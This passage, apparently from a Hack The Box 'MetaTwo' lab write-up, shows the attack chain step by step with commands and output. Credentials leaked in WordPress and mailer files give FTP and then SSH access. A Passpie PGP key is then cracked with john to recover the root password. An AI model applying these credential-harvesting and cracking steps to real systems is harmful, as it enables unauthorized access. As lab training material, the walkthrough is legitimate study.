define( 'AUTH_SALT',         '[;TBgc/,M#)d5f[H*tg50ifT?Zv.5Wx=`l@v$-vH*<~:0]s}d<6M;.,x0z~R>3!D' );
define( 'SECURE_AUTH_SALT',  '>`VAs6!G955dJs?$04zm`.Q;amjW^uJrk_1-dI(SjR0dW[S6~omiH^jVC?2-I?I.' );
define( 'LOGGED_IN_SALT',    '4[fS^3!=%?HIopMpkgYboy8-jl^i]Mw}Y d~N=6^JsI`M)FJTJEVI) N#NOidIf=' );
define( 'NONCE_SALT',        '.sU6CQ@IRlh 0;5asly+Fq8QWheSNxd6Ve#}w!Bq,h}V9jKSkTGsv%Y451F8L=bL' );

/**
 * WordPress Database Table prefix.
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Here, credentials for the FTP is leaked: **metapress.htb - 9NYS_ii@FyL_p5M2NvJ**

```
define( 'FS_METHOD', 'ftplib' );
define( 'FTP_USER', 'metapress.htb' );
```



```
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

SSH as jnelson

Using the credentials found above, I can sign-in to FTP as **metapress.htb**:

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:yoon): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

There are two directories: **blog** and **mailer**:

```
ftp> dir
229 Entering Extended Passive Mode (|||52022|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb  4096 Oct  5  2022 blog
drwxr-xr-x  3 metapress.htb metapress.htb  4096 Oct  5  2022 mailer
226 Transfer complete
```

Inside **mailer**, there is a file named **send_email.php**

```
ftp> dir
229 Entering Extended Passive Mode (|||25475|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  4 metapress.htb metapress.htb  4096 Oct  5  2022 PHPMailer
-rw-r--r--  1 metapress.htb metapress.htb  1126 Jun 22  2022 send_email.php
```

Downloading and reading the file, it leaks potential credentials for jnelson@metapress.htb:
Cb4_JmWM8zUZWMu@Ys

```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;
```

Luckily, **jnelson** is using the same password for SSH and it spawns me SSH connection successfully:

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ ssh jnelson@10.10.11.186
The authenticity of host '10.10.11.186 (10.10.11.186)' can't be established.
ED25519 key fingerprint is SHA256:0PexEedxcuaYF8COLPS2yzCpWaxg8+gsT1BRIPx/OSY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.186' (ED25519) to the list of known hosts.
jnelson@10.10.11.186's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
```

Privesc: jnelson to root

passpie

There is a directory named **.passpie** in jnelson's home directory:

```
jnelson@meta2:~$ ls -al
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25 2022 .
drwxr-xr-x 3 root    root    4096 Oct 5 2022 ..
lrwxrwxrwx 1 root    root      9 Jun 26 2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26 2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26 2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25 2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26 2022 .profile
-rw-r----- 1 root    jnelson   33 Apr 16 05:42 user.txt
```

Inside of it, I see **.keys**, which contains Private and Public PGP Keys:

```
jnelson@meta2:~$ find .passpie -ls
 9507      4 dr-xr-x---   3 jnelson  jnelson    4096 Oct 25 2022 .passpie
27582     8 -r-xr-x---   1 jnelson  jnelson    5243 Jun 26 2022 .passpie/.keys
 5128      4 dr-xr-x---   2 jnelson  jnelson    4096 Oct 25 2022 .passpie/ssh
 5145      4 -r-xr-x---   1 jnelson  jnelson    673 Oct 25 2022 .passpie/ssh/root.pass
 5146      4 -r-xr-x---   1 jnelson  jnelson    683 Oct 25 2022 .passpie/ssh/jnelson.pass
26561      4 -r-xr-x---   1 jnelson  jnelson      3 Jun 26 2022 .passpie/.config
```

PGP keys look like this:

```
jnelson@meta2:~/.passpie$ cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuB6GK4V9YRDADeNDPyG0xVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUBIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmte0W6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXLqgEgNjXD306IweEy2F0ho
3LpAXxfk8C/QUCKcpXaz062k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5Nec7JhBCKh+/Wqc4xyBcwhdDw+WU54vuFuthn+PUubEN1m+s13BkyvHV
```

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
lQUBBGK4V9YRDADENDPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUBIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmte0W6Rg2URmxMD
/GYn9FIjUAWqnfndnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpXaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
```

Passpie is a password manager software and It is holding root's ssh password:

```
jnelson@meta2:~$ passpie
```

Name	Login	Password	Comment
ssh	jnelson	*****	
ssh	root	*****	

Exporting the passwords in plain text requires valid credentials:

```
jnelson@meta2:~/.passpie$ passpie export output.txt
Passphrase:
```

Crack Hash

I copied Private PGP keys from **.keys** to **private.pgp** file and will make it crackable using **gpg2john**:

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ gpg2john private.pgp > crackme.hash

File private.pgp
```

Now **crackme.hash**, looks like this:

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ cat crackme.hash
Passpie:$gpg$*17*54*3072*e975911867862609115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099ed9749408d5ad17a4421006d89b49c0*3*254*2*7*16*21d36a
3443b38bad35df0f0e2c77f6b9*65011712*907cb55ccb37aad::Passpie (Auto-generated by Passpie) <passpie@local>::private.pgp
```

John cracks the password hash with **rockyou.txt** and password is **blink182**.

```
john /usr/share/wordlists/rockyou.txt crackme.hash
```

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ john crackme.hash --wordlist=~/Documents/htb/metatwo/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182 (Passpie)
lg 0:00:00:00 DONE (2024-04-16 23:06) 10.00g/s 40.00p/s 40.00c/s 40.00C/s blink182..fs
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using the password, I can export the passwords in plain-text as such:

```
jnelson@meta2:~$ passpie export output.txt
Passphrase:
jnelson@meta2:~$ cat output.txt
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Now I have SSH connection as the root:

```
jnelson@meta2:~$ su root -
Password:
root@meta2:/home/jnelson# id
uid=0(root) gid=0(root) groups=0(root)
```

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